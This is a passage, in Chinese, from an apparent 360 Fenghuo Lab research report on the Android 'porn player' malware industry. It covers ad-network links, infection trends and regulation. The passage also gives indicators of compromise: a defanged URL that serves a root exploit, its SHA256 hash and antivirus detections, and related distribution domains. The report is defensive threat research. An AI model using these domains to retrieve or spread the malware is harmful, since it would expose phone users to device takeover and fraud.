

图 3.8 中旭网推广恶意软件 Top10

另外在其流量中发现类似 hxxp://coco.zhxone.com/tools/datatools 的访问链接会下载 Root Exploit 文件

virustotal

SHA256: 2a0ade85b813192e20196127d144d7420312d730fa29c04e867b8b6a5628c133

文件名: datatools

检出率: 25 / 55

分析日期: 2016-06-27 12:32:11 UTC (5 月, 3 周 前)

分析 | File detail | 其他信息 | 评论 0 | 投票 | 行为信息

反病毒软件	结果	病毒库日期
Comodo	UnclassifiedMalware	20160627
Antiy-AVL	Trojan[Exploit:HEUR]/Android.CVE-2012-6422.1	20160627
AVware	Trojan.AndroidOS.Generic.A	20160627
NANO-Antivirus	Trojan.Android.Joye.dzuzin	20160627
Qihoo-360	Trojan.Android.Gen	20160627
Fortinet	PossibleThreat.P1	20160627
Kaspersky	HEUR:Trojan-Downloader.AndroidOS.Leech.k	20160627
Zillya	Exploit.Lotoor.Android.47	20160625
Jiangmin	Exploit.AndroidOS.zq	20160627
Ikarus	Exploit.AndroidOS.Lotoor	20160627
AegisLab	Exploit.Androidos.Cvelc	20160627

图 3.9 杀软报毒情况

四、关系揭露

(一) 北辰互联与中旭网

从流量发送和接收的数据看，我们发现北辰互联推广中旭网，两个域名下推广的软件交集部分到达 76 万余个色情播放器类恶意软件。



图 3.10 北辰互联推广中旭网



图 3.11 北辰互联与中旭网推广交集

从 DNS 解析角度看，tools.8782.net 与 tools.zhxapp.com 还有 tools.haidianyun.com 曾经被同一 IP 解析，而 zhxapp.com 和 haidianyun.com 下均存在包含“/tools/datatools”特征片段的链接，与 coco.zhxone.com/tools/datatools 链接片段一致。



图 3.12 DNS 解析关系图

(二)　北辰互联与 7540 流量联盟

从流量请求和响应的数据看，我们发现 7540 流量联盟推广北辰互联，两个域名下推广的软件交集部分到达 16 万余个色情播放器类恶意软件。



图 3.13 北辰互联与 7540 流量联盟推广交集

另外，从两个网站的官网页面看，网站的样式、字体、配色、图标以及描述几乎完全一致，搭建的网站疑似采用同一套源代码。

图 3.14 北辰互联（左）与 7540 流量联盟（右）网页对比

(三) 小结

这三家公司虽然在备案信息中毫无联系，但是结合上面我们发现的他们之间的几点关系，不难推测它们之间可能有合作关系，甚至背后可能为同一公司，网站只是作为掩护的一个空壳。

广告联盟作为色情播放器类恶意软件传播中的联系平台，并不是相对独立，而是多个广告联盟呈现上下游的协同合作，导致传播的规模更大范围更广。

第四章　　总结

一、趋势

以色情播放器类恶意软件产业链视角看移动平台流量黑产的趋势，主要表现在传播手段、变现方式、技术特点、攻击对象和资源实力五个方面。

(一)　传播手段

从传播手段看，传统木马主要依靠应用市场进行传播，而色情播放器类恶意软件主要通过网站链接和私自下载等网络流量的方式传播，这种传播方式表现为存活周期短，短时间内集中爆发。

(二)　变现方式

从变现方式看，这类恶意软件主要以诱导充值、恶意扣费和广告推广为盈利手段，大多数广告联盟都是以日结的方式，使得产业链中的各个角色变现方式更快、更容易。

(三)　技术特点

从技术特点看，这类恶意软件为了保证留存率，大部分色情播放器类恶意软件都带有 Root 模块，并且释放部署多个的恶意文件相互保护，从而获得对手机完全控制权限，难以彻底清除；另外，为了躲避追踪和查杀，这部分恶意软件变化速度快，与安全软件之间有极强的对抗性。

(四)　攻击对象

从攻击对象看，这类恶意软件擅长掌握人的需求，一些禁不住诱惑的人最容易中招。我们从用户反馈中了解到除了一部分用户是被动中招外，还有一部分用户是主动安装。甚至明知安全软件检测出威胁，仍然选择无视这些警告信息，导致出现财产损失等一系列安全问题。

(五)　资源实力

在 2016 年 ISC 大会上我们以《”企业级”恶意程序开发者搅局移动安全》[4]为题，深度介绍了企业团队在技术深度、传播方式和传播影响力上的优势。从资源实力看，这类恶意软件拥有人、钱、关系三种资源实力，在整个产业链运作中，从开发的技术水平、广告联盟的渠道、资金的运转、软件的迭代对抗速度以及完善的自动化批量打包后台，处处都体现出其背后的企业模式。

二、监管

(一) 政策监管

网络淫秽色情活动猖獗，一直是我国严厉打击的对象。全国“扫黄打非”办公室日前公布的“净网 2016”专项行动成果[5]，受到广泛关注。截至 11 月底，各地共清理处置淫秽色情等网络有害信息 327 万余条，查处、关闭违法违规网站 2500 余家，查办网络“扫黄打非”案件 862 起，全国“扫黄打非”办公室挂牌督办重点案件 66 起。

我国刑法有关法律法规[6]：

- 第三百六十三条：以牟利为目的，制作、复制、出版、贩卖、传播淫秽物品的，处三年以下有期徒刑、拘役或者管制，并处罚金；情节严重的，处三年以上十年以下有期徒刑，并处罚金；情节特别严重的，处十年以上有期徒刑或者无期徒刑，并处罚金或者没收财产。
- 第三百六十四条：传播淫秽的书刊、影片、音像、图片或者其他淫秽物品，情节严重的，处二年以下有期徒刑、拘役或者管制。组织播放淫秽的电影、录像等音像制品的，处三年以下有期徒刑、拘役或者管制，并处罚金；情节严重的，处三年以上十年以下有期徒刑，并处罚金。制作、复制淫秽的电影、录像等音像制品组织播放的，依照第二款的规定从重处罚。向不满十八周岁的未成年人传播淫秽物品的，从重处罚。

(二) 社会监管

手机网民规模不断增长、应用场景日趋多样，使得用户手机网络安全环境也更加复杂，逐渐增多的手机信息安全事件已经引起全社会的关注。广大手机网民作为社会活动中的主要角色，要发挥主观能动性，群策群力，形成完善的社会监督工作机制，积极举报网络淫秽色情信息。同时，互联网企业应该有责任感和担当意识，加强对传播内容的审核，发现网络淫秽色情信息，应该及时处理屏蔽，避免成为其传播的帮凶。

(三) 技术监管

针对网络淫秽色活动，从技术监管角度应该加强对网站内容的审查，提高对网络淫秽色内容的检测识别能力，从制作、传播、存储等多层面进行查杀、封停和清理。多层面协同联动，有力打击违法犯罪行为，切实净化网络文化环境。

引用

[1] URL 重定向 http://baike.so.com/doc/8454899-8774902.html

[2]Android 逃逸技术汇编：
http://blogs.360.cn/360mobile/2016/10/24/android_escape/

[3]绝美影院反复充值，不能使用，全额退款：
http://ts.21cn.com/tousu/show/id/79481

[4] 《ISC 2016 移动安全发展论坛》—— 陈宏伟：”企业级”恶意程序开发者搅局移动安全：http://bobao.360.cn/course/detail/184.html

[5]“净网 2016”专项行动取得明显成效：
http://www.shdf.gov.cn/shdf/contents/767/310742.html

[6]中华人民共和国刑法（节选）：
http://www.shdf.gov.cn/shdf/contents/704/44433.html

360 烽火实验室

360 烽火实验室，致力于 Android 病毒分析、移动黑产研究、移动威胁预警以及 Android 漏洞挖掘等移动安全领域及 Android 安全生态的深度研究。作为全球顶级移动安全生态研究实验室，360 烽火实验室在全球范围内首发了多篇具备国际影响力的 Android 木马分析报告和 Android 木马黑色产业链研究报告。实验室在为 360 手机卫士、360 手机急救箱、360 手机助手等提供核心安全数据和顽固木马清除解决方案的同时，也为上百家国内外厂商、应用商店等合作伙伴提供了移动应用安全检测服务，全方位守护移动安全。

http://blogs.360.cn/blog/porn_player_underground_industry/